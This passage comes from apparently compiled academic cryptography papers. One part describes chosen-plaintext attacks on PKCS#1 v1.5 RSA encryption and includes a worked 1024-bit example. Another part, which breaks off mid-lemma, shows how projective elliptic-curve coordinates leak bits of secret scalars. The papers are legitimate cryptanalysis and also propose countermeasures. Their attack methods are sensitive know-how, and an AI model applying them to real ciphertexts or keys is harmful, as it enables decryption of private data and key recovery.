From the previous section we obtain a set of divisors $\varDelta_j$ of $\varDelta$, among which one is equal to ω. Letting $m_1 = \text{PKCS}(m, r_1)$ and $m_2 = \text{PKCS}(m, r_2)$ we have:

$$c_1 = m_1^e \pmod{n}, \quad c_2 = m_2^e \pmod{n}, \quad \text{and } m_2 = m_1 - 2^{\beta}\, \omega \ .$$

For a divisor $\varDelta_j$ of $\varDelta$, the attacker computes:

$$\mathcal{R}_j(z) = \gcd(z^e - c_1, (z - 2^\beta \varDelta_j)^e - c_2) \ .$$

If $\varDelta_j = \omega$ then, with high probability, $\mathcal{R}_j(z) = z - m_1 \pmod{n}$, which yields the value of message m, as announced.

3 Comparison with Coppersmith's Attacks on Low-exponent RSA

Coppersmith's method is based on the following theorem [6]:

Theorem 3 (Coppersmith). *Let $\mathcal{P} \in \mathbb{Z}_n[x]$ be a univariate polynomial of degree δ modulo an integer n of unknown factorization. Let X be the bound on the desired solution. If $X < \frac{1}{2} n^{1/\delta - \varepsilon}$, one can find all integers x_0 with $\mathcal{P}(x_0) = 0 \pmod{n}$ and $|x_0| \leq X$ in time polynomial in $(\log n, \delta, 1/\varepsilon)$.*

Corollary 1 (Coppersmith). *Under the same hypothesis and provided that $X < n^{1/\delta}$, one can find all integers x_0 such that $\mathcal{P}(x_0) = 0 \pmod{n}$ and $|x_0| \leq X$ in time polynomial in $(\log n, \delta)$*

Theorem 3 applies in the following situations:

Stereotyped messages: Assume that the plaintext m consists of a known part $B = 2^k b$ and an unknown part x. The ciphertext is $c = m^e = (B+x)^e \pmod{n}$. Using Theorem 3 with the polynomial $\mathcal{P}(x) = (B + x)^e - c$, one can recover x from c if $|x| < n^{1/e}$.

Random padding: Assume that two messages m and m' satisfy an affine relation $m' = m + r$ with a small but unknown r. From the RSA-encryptions of the two messages:

$$c = m^e \bmod n \quad \text{and} \quad c' = (m + r)^e \bmod n \,,$$

we eliminate m from the two above equations by taking their resultant, which gives a univariate polynomial in r modulo n of degree e^2. Thus, if $|r| < n^{1/e^2}$, r can be recovered, wherefrom we derive m as in Section 2.3.

In our case of interest, for a message ending with Z zeroes, the stereotyped messages attack works for $e(M + R) < N$ and the random padding attack works for $e^2 R < N$. Neglecting constant terms, our method of Section 2 is effective for

$$eR + (e - 1)M < N \ .$$

Consequently, as illustrated in Figure 1, for $e = 3$, our method improves Coppersmith's method whenever

$$\begin{cases} \dfrac{N}{e^2} < R < \dfrac{N}{e} \ \text{and} \\ \dfrac{N}{e} - R < M < \dfrac{N}{e-1} - \dfrac{e}{e-1} R \end{cases} .$$




Fig. 1. Domains of validity for $e = 3$ of Coppersmith's stereotyped attack (1), Coppersmith's random padding attack (2) and our attack (3).

4 A Chosen Plaintext Attack for Arbitrary Exponents

4.1 Description

In this section we describe a chosen plaintext attack against PKCS#1 v1.5 encryption for an arbitrary exponent e. The attack makes use of a known flaw in El Gamal encryption [3] and works for very short messages only. As in Section 2 we only consider messages ending by Z zeroes:

$$m = \bar{m} \| 0 \ldots 0_2 \ .$$

For a random r' consisting of nonzero bytes, the message m is transformed using PKCS#1 v1.5 into:

$$\text{PKCS}(m, r') = 0002_{16} \| r' \| 00_{16} \| \bar{m} \| 0 \ldots 0_2$$

and encrypted into $c = \text{PKCS}(m, r')^e \bmod n$. Letting $x = 0002_{16} \| r' \| 00_{16} \| \bar{m}$, we can write

$$\text{PKCS}(m, r') = x\, 2^Z \ .$$

We define $y = c/2^{eZ} = x^e \pmod{n}$, M the bit-size of $\bar{m}$, and X the bit-size of x. Hence, we have $X = M + R + 10$. Assuming that $x = x_1 x_2$ where x_1 and x_2 are integers smaller than a bound B, we construct the table:

$$\frac{y}{i^e} \bmod n \quad \text{for } i = 1, \ldots, B$$

and for each $j = 0, \ldots, B$ we check whether $j^e \bmod n$ belongs to the table, in which case we have $y/i^e = j^e \bmod n$. Hence, from $\{i, j\}$ we recover $x = i \cdot j$, which leads to the message m.

4.2 Analysis

The attack requires $\mathcal{O}\big(B(\log n)((\log n)^3 + \log B)\big)$ operations. Let $\phi(x, y)$ denote the number of integers $v < x$ such that v can be written as $v = v_1 v_2$ with $v_1 < y$ and $v_2 < y$. The following theorem gives a lower bound for $\phi(x, y)$.

Theorem 4. *For $x \to \infty$ and $1/2 < \alpha < 1$,*

$$\liminf \phi(x, x^\alpha)/x \geq \log \frac{\alpha}{1 - \alpha} \quad . \tag{3}$$

Proof. For $y > \lceil \sqrt{x} \rceil$, we note:

$$\mathcal{T}(x, y) = \{v < x, \text{such that } v \text{ is } y\text{-smooth and not } \lceil x/y \rceil\text{-smooth}\} \quad .$$

Any integer $v \in \mathcal{T}(x, y)$ has a prime factor p standing between $\lceil x/y \rceil$ and y, and so $v = p\,r$ with $p < y$ and $r < y$. Consequently,

$$\phi(x, y) \geq \#\mathcal{T}(x, y) \ . \tag{4}$$

From Theorem 1 and $\rho(t) = 1 - \log t$ for $1 \leq t \leq 2$, we have:

$$\lim_{x \to \infty} \#\mathcal{T}(x, x^\alpha)/x = \log \frac{\alpha}{1 - \alpha} \,,$$

which, using Eq. (4) gives (3). □

Since x is not uniformly distributed between zero and 2^X, Theorem 4 only provides a heuristic argument to show that when taking $B = 2^{\alpha X}$ with $\alpha > 1/2$, then with probability greater than

$$\log \frac{\alpha}{1 - \alpha} \,,$$

the attack recovers x in complexity $2^{\alpha X + o(1)}$.

Thus, an eight-bit message encrypted with PKCS#1 V1.5 with a 64-bit random padding string can be recovered with probability $\simeq 0.16$ in time and space complexity approximately 2^{44} (with $\alpha = 0.54$).

5 Experiments and Countermeasures

A number of counter-measures against Bleichenbacher's attack are listed on RSA Laboratories' web site (`http://www.rsa.com/rsalabs/`). A first recommendation is a rigorous format check of all decrypted messages. This has no effect on our attack since we never ask the legitimate receiver to decrypt anything. A second quick fix consists in asking the sender to demonstrate knowledge of m to the recipient which is done by disclosing some additional piece of information. This also has no effect on our attack. The same is true for the third correction, where a hash value is incorporated in m, if the hash value occupies the most significant part of the plaintext *i.e.*

$$\textsc{pkcs}(m, r') = \mathsf{0002}_{16} \| r' \| \mathsf{00}_{16} \| \, \mathrm{SHA}(m) \| m \ .$$

A good way to thwart our attack is to limit Z. This can be very simply achieved by forcing a constant pattern τ in $\textsc{pkcs}(m, r')$:

$$\textsc{pkcs}(m, r') = \mathsf{0002}_{16} \| r' \| \mathsf{00}_{16} \| m \| \tau \ .$$

This presents the advantage of preserving compatibility with PKCS#1 V1.5 and being very simple to implement. Unfortunately, the resulting format is insufficiently protected against [2]. Instead, we suggest to use:

$$\textsc{pkcs}(m, r') = \mathsf{0002}_{16} \| r' \| \mathsf{00}_{16} \| m \| \, \mathrm{SHA}(m, r') \, ,$$

which appears to be an acceptable short-term choice (r' was added in the hash function to better resist [2] at virtually no additional cost). For long-term permanent solutions, we recommend OAEP (PKCS#1 V2.0) [1].

6 Extensions and Conclusions

We proposed two new chosen-plaintext attacks on the PKCS#1 V1.5 encryption standard. The first attack applies to small public exponents and shows how messages ending by sufficiently many zeroes can be recovered from the ciphertexts corresponding to the same plaintext. It is worth seeing our technique as a cryptanalytic tool of independent interest, which provides an extension of Coppersmith's low-exponent attack. Our second attack, although remaining of exponential complexity in a strict sense, shows how to extend the weakness to any public exponent in a practical way.

The attacks can, of course, be generalized in several ways. For instance, one can show that the padding format:

$$\mu(m_1, m_2, r') = \mathsf{0002}_{16} \| m_1 \| r' \| \mathsf{00}_{16} \| m_2$$

(where the plaintext $m = m_1 \| m_2$ is spread between two different locations), is equally vulnerable to the new attack: re-defining $r'' = m_1 \| r'$, we can run the attack (as is) on pkcs(m, r'') and notice that the size of ω will still be R' given that the most significant part of r'' is always constant.

We believe that such examples illustrate the risk induced by the choice of *ad hoc* low-cost treatments as message paddings, and highlights the need for carefully scrutinized encryption designs, strongly motivating (once again) the search for provably secure encryption schemes.

7 Acknowledgements

We wish to thank the referees for their valuable remarks and improvements to this work.

References

1. M. Bellare and P. Rogaway, *Optimal Asymmetric Encryption*, Advances in Cryptology — Eurocrypt '94, vol. 950 of Lecture Notes in Computer Science, pp. 92–111, Springer-Verlag, 1994.
2. D. Bleichenbacher, *Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS#1*, Advances in Cryptology — Crypto '98, vol. 1462 of Lecture Notes in Computer Science, pp. 1–12, Springer-Verlag, 1998.
3. D. Boneh, Personal communication.
4. R. Brent, *An improved Monte Carlo factorization algorithm*, Nordisk Tidskrift för Informationsbehandling (bit) vol. 20, pp. 176–184, 1980.
5. D. Coppersmith, *Finding a small root of a univariate modular equation*, Advances in Cryptology — Eurocrypt '96, vol. 1070 of Lecture Notes in Computer Science, pp. 155–165, Springer-Verlag, 1996.
6. D. Coppersmith, *Small solutions to polynomial equations, and low exponent RSA vulnerabilities*, J. of Cryptology, 10(4), pp. 233-260, 1997.
7. D. Coppersmith, M. Franklin, J. Patarin and M. Reiter, *Low exponent RSA with related messages*, Advances in Cryptology — Eurocrypt '96, vol. 1070 of Lecture Notes in Computer Science, pp. 1–9, Springer-Verlag, 1996.
8. Y. Desmedt and A. Odlyzko. *A chosen text attack on the* rsa *cryptosystem and some discrete logarithm schemes*, Advances in Cryptology — Crypto '85, vol. 218 of Lecture Notes in Computer Science, pp. 516–522, Springer-Verlag, 1986.
9. K. Dickman, *On the frequency of numbers containing prime factors of a certain relative magnitude*, Arkiv för matematik, astronomi och fysik, vol. 22A, no. 10, pp. 1–14, 1930.
10. G.H. Hardy and E.M. Wright, *An Introduction to the theory of numbers*, Fifth edition, Oxford University Press, 1979.
11. H. Lenstra, *Factoring integers with elliptic curves*, Annals of mathematics 126, 1987.
12. Multiprecision Integer and Rational Arithmetic C/C++ Library (MIRACL), available at `ftp://ftp.compapp.dcu.ie/pub/crypto/miracl.zip`.
13. R. Rivest, A. Shamir and L. Adleman, *A method for obtaining digital signatures and public-key cryptosystems*, Communications of the ACM, vol. 21-2, pp. 120-126, 1978.
14. RSA Data Security, PKCS #1: *RSA Encryption Standard*, Nov. 1993, Version 1.5.
15. RSA Laboratories, PKCS #1: *RSA cryptography specifications*, Sep. 1998, Version 2.0.

A A Full-Scale 1024-Bit Attack

To confirm the validity of our attack, we experimented it on RSA Laboratories' official 1024-bit challenge RSA-309 for the public exponent $e = 3$. As a proof of proper generation r_1' and r_2' were chosen to be RSA-100 mod 2^{128} and RSA-110 mod 2^{128}. The parameters are $N = 1024$, $M = 280$, $R = 128$, $Z = 592$ and $\beta = 880$. Note that since $R > N/9$ and $R + M > N/3$, Coppersmith's attack on low-exponent rsa does not apply here.

$$n = \mathsf{RSA\text{-}309}$$

```
= bdd14965 645e9e42 e7f658c6 fc3e4c73 c69dc246 451c714e b182305b 0fd6ed47
  d84bc9a6 10172fb5 6dae2f89 fa40e7c9 521ec3f9 7ea12ff7 c3248181 ceba33b5
  5212378b 579ae662 7bcc0821 30955234 e5b26a3e 425bc125 4326173d 5f4e25a6
  d2e172fe 62d81ced 2c9f362b 982f3065 0881ce46 b7d52f14 885eecf9 03076ca5
```

$$r_1' = \mathsf{RSA\text{-}100} \bmod 2^{128}$$

```
= f66489d1 55dc0b77 1c7a50ef 7c5e58fb
```

$$r_2' = \mathsf{RSA\text{-}110} \bmod 2^{128}$$

```
= e2a5a57d e621eec5 b14ff581 a6368e9b
```

$$m = \bar{m}\, 2^Z$$

```
   I ' m    a   c  i p h e  r t e x  t ,   p  l e a s  e   b r  e a k
0049276d 20612063 69706865 72746578 742c2070 6c656173 65206272 65616b20
 m e   !
6d652021
```

$$\mu_1 = \mathrm{PKCS}(m, r_1')$$

```
= 0002f664 89d155dc 0b771c7a 50ef7c5e 58fb0049 276d2061 20636970 68657274
  6578742c 20706c65 61736520 62726561 6b206d65 20210000 00000000 00000000
  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

$$\mu_2 = \mathrm{PKCS}(m, r_2')$$

```
  0002e2a5 a57de621 eec5b14f f581a636 8e9b0049 276d2061 20636970 68657274
  6578742c 20706c65 61736520 62726561 6b206d65 20210000 00000000 00000000
  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
  00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
```

$$c_1 = \mu_1^3 \bmod n$$

```
= 2c488b6f cf2e3d4c 01b82776 64790af0 d78f82fd 4605fda2 76b9356d 80e82cfb
  8737340f 5a7091b0 38c4bb41 ae6462d9 f751766c c343c87b 54397ca2 647d6a81
  3609d876 f29554e0 9efcbf2d b49d8300 5fce9ea8 80fd9cf2 476fbab0 257f1462
  d295a4cb 5468bb86 b3151a49 14e51ed1 7cbc083c 9ae0b4da 9c2a7de0 079df4a0
```

$$c_2 = \mu_2^3 \bmod n$$

```
= 829da9a7 af2c61ed 7bb16f94 7cb90aa7 df8b99df c06017d7 3afc80fd 64494abb
  3c1cb8db 1167eccd d1b6d09e 8ca5a98c c5e19620 b6313eef 495169d7 9ed9a2b1
  cb393e7d 45bea586 49e20986 9a2399f7 f70dd819 90183e1a 3c6a971a 33497e57
  f0ad9fb9 0c7d331e 7108d661 4c487a85 36cf7750 060811d8 70b8a040 e0c39999
```

Using the ECM it took a few hours on a single workstation to find that:

$$\varDelta = p_1^5 \times \prod_{i=2}^{10} p_i$$

where all the p_i are primes. Amongst the $3072 = 6 \times 2^9$ possible divisors only 663 corresponded to 128-bit candidates $\{\varDelta_1, \varDelta_2, \ldots, \varDelta_{663}\}$ where the $\varDelta_i$ are in decreasing order. Then we computed:

$$\mathcal{R}_j(z) = \gcd(z^e - c_1, (z - 2^\beta \varDelta_j)^e - c_2) \quad \text{for } 1 \le j \le 663 \ .$$

For $j \neq 25$, $\mathcal{R}_j(z) = 1$ and for $j = 25$ we obtained:

$$\mathcal{R}_{25}(z) = z - m_1 \ .$$

One can check that:

$$\varDelta_{25} = w = p_1^5\, p_2\, p_3\, p_4\, p_5\, p_8 \,,$$

and

$$m_1 = \mu_1 = \text{PKCS}(m, r_1') \ .$$

$$\begin{aligned}
\varDelta &= \texttt{00000001 fa75bf4e 390bdf4b 7a0524e0 b9ebed20 5758be2e f1685067 1de199af} \\
&\quad\ \texttt{0f8714f7 077a6c47 6870ea6d 2de9e7fb 3c40b8d2 017c0197 f9533ed1 f4fe3eab} \\
&\quad\ \texttt{836b6242 aa03181a 56a78001 7c164f7a c54ecfa7 73583ad8 ffeb3a78 eb8bcbe2} \\
&\quad\ \texttt{8869da15 60be7922 699dc29a 52038f7b 83e73d4e 7082700d 85d3a720} \\
p_1 &= \texttt{00000002},\ p_2 = \texttt{00000007},\ p_3 = \texttt{00000035},\ p_4 = \texttt{000000c5},\ p_5 = \texttt{4330e379} \\
p_6 &= \texttt{548063d7}, p_7 = \texttt{001ebf96 ff071021},\ p_8 = \texttt{0000021b ac4d83ae 7dedba55} \\
p_9 &= \texttt{0000128a ec52c6ec 096996bf} \\
p_{10} &= \texttt{00000022 e3b1a6b0 13829b67 f604074a 5a1135b3 45be0835 ea407ed7 8138a27a} \\
&\quad\ \texttt{112e78c8 131f3bc3 b6d17dc0 e8a905f1 ca4b6aff 680bc58c 4962309d c7aaccad} \\
&\quad\ \texttt{2116235c b0d6803e e0a58ca7 55cbea23 e936f189 a76dfbeb} \\
\varDelta_{25} &= \texttt{13bee453 6fba1cb1 6b2a5b6d d627ca60} \\
\mathcal{R}_{25}(z) &= z - m_1 \\
m_1/2^Z \bmod 2^M &\quad \texttt{0049276d 20612063 69706865 72746578 742c2070 6c656173 65206272 65616b20} \\
&\quad\ \texttt{6d652021}
\end{aligned}$$

```
     I ' m    a    c  i p h e  r t e x  t ,    p l e a s  e    b r e a k
0049276d 20612063 69706865 72746578 742c2070 6c656173 65206272 65616b20
 m e   !
6d652021
```

Projective Coordinates Leak

[Report 2003/191, *Cryptology ePrint Archive* et *Advances in Cryptology – EUROCRYPT 2004*, vol. 3027 of *Lecture Notes in Computer Science*, pp. 257–267, Springer-Verlag, 2004]

David Naccache[1], Nigel P. Smart[2], and Jacques Stern[3]

[1] Gemplus Card International,
Applied Research & Security Centre,
34 rue Guynemer, Issy-les-Moulineaux, F-92447, France
david.naccache@gemplus.com

[2] Department of Computer Science, University of Bristol,
Merchant Venturers Building, Woodland Road,
Bristol, BS8 1UB, United Kingdom
nigel@cs.bris.ac.uk

[3] École Normale Supérieure,
Département d'Informatique,
45 rue d'Ulm, F-75230, Paris 05, France.
jacques.stern@ens.fr

Abstract. Denoting by $P = [k]G$ the elliptic-curve double-and-add multiplication of a public base point G by a secret k, we show that allowing an adversary access to the projective representation of P, obtained using a particular double and add method, may result in information being revealed about k.

Such access might be granted to an adversary by a poor software implementation that does not erase the Z coordinate of P from the computer's memory or by a computationally-constrained secure token that sub-contracts the affine conversion of P to the external world.

From a wider perspective, our result proves that the choice of representation of elliptic curve points *can reveal* information about their underlying discrete logarithms, hence casting potential doubt on the appropriateness of blindly modelling elliptic-curves as generic groups.

As a conclusion, our result underlines the necessity to sanitize Z after the affine conversion or, alternatively, randomize P before releasing it out.

1 Introduction

There are various systems of projective coordinates that are used in conjunction with elliptic curves: the usual (classical) system replaces the affine coordinates (x, y) by any triple $(X, Y, Z) = (\lambda x, \lambda y, \lambda)$, where $\lambda \neq 0$ is an element of the base field.

From such a (X, Y, Z), the affine coordinates are computed back as

$$\left(x = \frac{X}{Z}, y = \frac{Y}{Z}\right) = \text{Affine}(X, Y, Z)$$

A variant of the above, often called Jacobian Projective coordinates, replaces the affine coordinates (x, y) by any triple $(\lambda^2 x, \lambda^3 y, \lambda)$, where λ is a non zero element of the base field. From (X, Y, Z), the affine coordinates are computed as

$$\left(x = \frac{X}{Z^2}, y = \frac{Y}{Z^3}\right) = \text{Affine}(X, Y, Z)$$

These coordinates are widely used in practice, see for example [1] and [4].

This paper explores the following question:

Denoting by $P = [k]G$ the elliptic-curve multiplication of a public base point G by a secret k, does the projective representation of P result in information being revealed about k?

From a practical perspective access to P's Z coordinate might stem from a poor software implementation that does not erase the Z coordinate of P from the computer's memory or caused by a computationally-constrained secure token that sub-contracts the affine conversion of P to the external world.

We show that information may leaks-out and analyse the leakage in two different settings: Diffie-Hellman key exchange and Schnorr signatures.

Moreover, our paper seems to indicate that *point representation matters*: The generic group model is often used to model elliptic curve protocols, see [2], [10], [11]. In this model one assumes that the representation of the group elements gives no benefit to an adversary. This approach allows cryptographic schemes built from elliptic curves to be supported by some form of provable security. However, it has some pitfalls. In [11], it was shown that using encodings which do not adequately distinguish an elliptic curve from its opposite, as done in ECDSA, open the way to potential flaws in the security proofs. In this paper we show that using projective coordinates to represent elliptic curve points rather than affine coordinates may leak some information to an attacker. Thus, we can conclude that modelling elliptic curves as generic groups is not appropriate in this case, so that the generic model methodology only applies under the assumption that affine points are made available to an external viewer/adversary of the protocol.

We note that our results imply that projective coordinates should be used with care when they could be made available to an adversary. Our results do not however imply that using projective coordinates for *internal* calculations has any security implications.

2 Elliptic Curve Addition Formulae

In the following, we will restrict our attention to elliptic curves over fields of large prime characteristic. We will also focus on projective coordinates of the second kind (the situation being quite similar *mutatis mutandis*, in the other cases).

In our prime field case, the reduced equation of the curve $\mathcal{C}$ is:

$$y^2 = x^3 + ax + b \mod p$$

Jacobian projective coordinates yield the equation:

$$Y^2 = X^3 + aXZ^4 + bZ^6 \mod p$$

Projective coordinates allow a smooth representation of the infinity point $\mathcal{O}$ on the curve: $(0,1,0)$ in the first system, $(1,1,0)$ in the other. They also provide division-free formulae for addition and doubling.

Standard (affine) addition of two distinct elliptic curve points, (x_0, y_0) and (x_1, y_1) yields (x_2, y_2), with:

$$x_2 = \left(\frac{y_1 - y_0}{x_1 - x_0}\right)^2 - x_0 - x_1$$

Note that $x_1 - x_0$ equals:

$$\frac{X_1}{Z_1^2} - \frac{X_0}{Z_0^2} = \frac{W}{(Z_0Z_1)^2}$$

where W is $X_1Z_0^2 - X_0Z_1^2$. From this it readily follows, that $(WZ_0Z_1)^2x_2$ is a polynomial in $X_0, Y_0, Z_0, X_1, Y_1, Z_1$, since the further factors coming from Z_0 and Z_1 cancel the denominators for x_0 and x_1.

The affine coordinate y_2 is given by:

$$y_2 = -y_0 + \left(\frac{y_1 - y_0}{x_1 - x_0}\right)(x_0 - x_2)$$

Expanding in projective coordinates yields a denominator equal to $W^3Z_0^3Z_1^3$.

Thus, $(WZ_0Z_1)^3y_2$ is a polynomial in X_0, Y_0, Z_0, X_1, Z_1. Finally, we see that setting:

$$Z_2 = WZ_0Z_1$$

we can obtain division-free formulae. Such formulae are given in [4] and [1], and we simply reproduce them here:

$$\begin{array}{llll}
U_0 \leftarrow X_0Z_1^2, & S_0 \leftarrow Y_0Z_1^3, & U_1 \leftarrow X_1Z_0^2, & S_1 \leftarrow Y_1Z_0^3, \\
W \leftarrow U_0 - U_1, & R \leftarrow S_0 - S_1, & T \leftarrow U_0 + U_1, & M \leftarrow S_0 + S_1, \\
Z_2 \leftarrow WZ_0Z_1, & X_2 \leftarrow R^2 - TW^2, & V \leftarrow TW^2 - 2X_2, & 2Y_2 \leftarrow VR - MW^3.
\end{array}$$

There is a similar analysis for doubling; again, we simply provide the corresponding formulae:

$$\begin{array}{lll}
M \leftarrow 3X_1^2 + aZ_1^4, & Z_2 \leftarrow 2Y_1Z_1, & S \leftarrow 4X_1Y_1^2, \\
X_2 \leftarrow M^2 - 2S, & T \leftarrow 8Y_1^4, & Y_2 \leftarrow M(S - X_2) - T.
\end{array}$$

3 The Attack

Throughout this section we let G be an element of prime order r on an elliptic curve $\mathcal{C}$ over a prime field, given by its regular coordinates (x_G, y_G). Let k be a secret scalar and define $P = [k]G$. Let (X, Y, Z) be Jacobian projective coordinates for P, computed by the formulae introduced in Section 2, when the standard double-and-add algorithm is used.

3.1 Grabbing a Few Bits of k

Let t be a small integer and guess the last t bits of k. Once this is done, it is possible to compute a set of candidates for the coordinates of the sequence of intermediate values handled by the double-and-add algorithm while processing k's t trailing bits (appearing at the end of the algorithm). This is achieved by 'reversing' computations: reversing doubling is halving, *i.e.* by reversing the formulae for doubling ; reversing an addition amounts to subtracting G. Thus, we obtain a set of sequences,

$$\{s_1, s_2, \dots, s_m\} \quad \text{where} \quad s_j = \{M_0^{(j)} \dashrightarrow M_1^{(j)} \dashrightarrow \cdots \dashrightarrow M_\ell^{(j)}\}$$

of intermediate points, with $M_\ell^{(j)} = P$. Let $M_i = (x_i, y_i)$ in affine coordinates. The corresponding projective coordinates which occur we denote by (X_i, Y_i, Z_i). There are two cases:

- When the step $M_i \dashrightarrow M_{i+1}$ is an addition, we have

$$Z_{i+1} = (X_i - x_G Z_i^2) Z_i \quad \text{which yields} \quad \frac{Z_{i+1}}{Z_i^3} = (x_i - x_G)$$

  Here, we need to compute a cubic root to get Z_i from Z_{i+1}. This is impossible in some cases when $p \equiv 1 \mod 3$, and when possible, it leads to one of three possible Z_i values. When $p \equiv 2 \mod 3$ taking the cubic root is always possible and leads to a unique value of Z_i. In either case once a set of possible values of Z_i are determined from Z_{i+1} we can obtain X_i and Y_i.
- When the step $M_i \dashrightarrow M_{i+1}$ is a doubling, we have

$$Z_{i+1} = 2Y_i Z_i \quad \text{which yields} \quad \frac{Z_{i+1}}{Z_i^4} = 2y_i$$

  Here, we need to compute a fourth root to get Z_i from Z_{i+1}, which is impossible in some cases. Assume for example that $p \equiv 3 \mod 4$. Then extracting a fourth root is possible for one half of the inputs and, when possible, yields two values. When $p \equiv 1 \mod 4$ then this is possible in around one quarter of all cases and yields four values.

We can now take advantage of the above observation to learn a few bits of k.

More precisely, we observe that, with probability at least 1/2, one can spot values of k for which the least significant trailing bit is one. Suppose we consider such a k and make the wrong guess that the last bit is zero. This means that the final operation $M_{\ell-1} \dashrightarrow M_\ell$ is a doubling. The error can be spotted when the value

$$\frac{Z_\ell}{2y_{\ell-1}}$$

is not a fourth power, which happens with probability at most 1/2. We can then iterate this to (potentially) obtain a few further bits of k. In the case of the least significant bit being zero a similar analysis can be performed.

3.2 Applicability to Different Coordinate Systems

Consider Jacobian projective coordinates:

$$(X,Y) \mapsto (\lambda^2 X, \lambda^3 Y, \lambda Z),$$

over a field $\mathbb{F}_q$ of characteristic $q > 3$. For a point $P = (x, y) \in \mathcal{C}(\mathbb{F}_q)$ let S_P denote the set of all equivalent projective representations

$$S_P = \{(\lambda^2 x, \lambda^3 y, \lambda) : \lambda \in \mathbb{F}_q^*\}.$$

The standard addition formulae for computing $P + Q$, for a fixed value of Q (by fixed we mean a fixed projective representation of Q, including an affine representation of Q) gives a map

$$\Psi_{P,P+Q} : S_P \longrightarrow S_{P+Q}.$$

The doubling formulae for Jacobian projective coordinates also gives us a map

$$\Psi_{P,[2]P} : S_P \longrightarrow S_{[2]P}.$$

The crucial observations from the previous subsection are summarized in the following Lemma

Lemma 1. *The following holds, for Jacobian projective coordinates in large prime characteristics:*

$$\begin{array}{l} \textit{If } q \equiv 1 \mod 3 \textit{ then } \Psi_{P,P+Q} \textit{ is a } 3 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 2 \mod 3 \textit{ then } \Psi_{P,P+Q} \textit{ is a } 1 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 1 \mod 4 \textit{ then } \Psi_{P,[2]P} \textit{ is a } 4 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 3 \mod 4 \textit{ then } \Psi_{P,[2]P} \textit{ is a } 2 \rightsquigarrow 1 \textit{ map.} \end{array}$$

Note: It is easy given an element in the image of either $\Psi_{P,P+Q}$ or $\Psi_{P,[2]P}$ to determine whether it has pre-images, and if so to compute all of them.

The attack is then simply to consider when a point could have arisen from an application of $\Psi_{P,P+Q}$ or $\Psi_{P,[2]P}$ and if so to compute all the pre-images and then recurse. The precise tests one applies at different points will depend on the precise exponentiation algorithm implemented by the attacked device, a subject we shall return to in a moment.

For the sake of completeness we present in the following *lemmata* similar results for other characteristics and other forms of projective representation. We concentrate on the most common and the most used coordinate systems and keep the same conventions and notation as above:

Lemma 2. *The following holds, for classical projective coordinates on elliptic curves over fields of large prime characteristic:*

$$\begin{array}{l} \textit{If } q \equiv 1 \mod 4 \textit{ then } \Psi_{P,P+Q} \textit{ is a } 4 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 3 \mod 4 \textit{ then } \Psi_{P,P+Q} \textit{ is a } 2 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 1 \mod 3 \textit{ then } \Psi_{P,[2]P} \textit{ is a } 6 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 2 \mod 3 \textit{ then } \Psi_{P,[2]P} \textit{ is a } 2 \rightsquigarrow 1 \textit{ map.} \end{array}$$

	PARAMETERS AND KEYS
	An elliptic-curve $\mathcal{C}$
	$G \in_R \mathcal{C}$ of order r
	A collision-resistant hash-function $H : \{0,1\}^* \longrightarrow \mathbb{Z}_r^\star$
Private	$x \in_R \mathbb{Z}_r^\star$
Public	$Q \leftarrow [x]G$
	SIGNATURE GENERATION
	Pick $k \in_R \mathbb{Z}_r^\star$
	Compute $(P_X, P_Y, P_Z) \leftarrow [k]G = \text{DoubleAdd}(k, G)$
	$d \leftarrow k - x \times H(m, P_X, P_Y, P_Z) \mod r$
	If $d = 0$ or $H(m, P_X, P_Y, P_Z) = 0$ resume signature generation
	Output $\{P_X, P_Y, P_Z, d\}$ as the signature of m
	SIGNATURE VERIFICATION
	$P \leftarrow [d]G + [H(m, P_X, P_Y, P_Z)]Q$
	If $P \neq \text{Affine}((P_X, P_Y, P_Z))$ or $d \notin \mathbb{Z}_r^\star$ output invalid
	else output valid

Fig. 1. Division-Free Projective Schnorr Signatures

Lemma 3. *The following holds, for Jacobian projective coordinates on elliptic curves over fields of characteristic two:*

$$\begin{array}{rl} \textit{If } q \equiv 1 \mod 3 \textit{ then } & \Psi_{P,P+Q} \textit{ is a } 3 \rightsquigarrow 1 \textit{ map.} \\ \textit{If } q \equiv 2 \mod 3 \textit{ then } & \Psi_{P,P+Q} \textit{ is a } 1 \rightsquigarrow 1 \textit{ map.} \\ \forall q & \Psi_{P,[2]P} \textit{ is a } 1 \rightsquigarrow 1 \textit{ map.} \end{array}$$

Lemma 4. *The following holds, for López-Dahab projective coordinates [6] on elliptic curves over fields of characteristic two:*

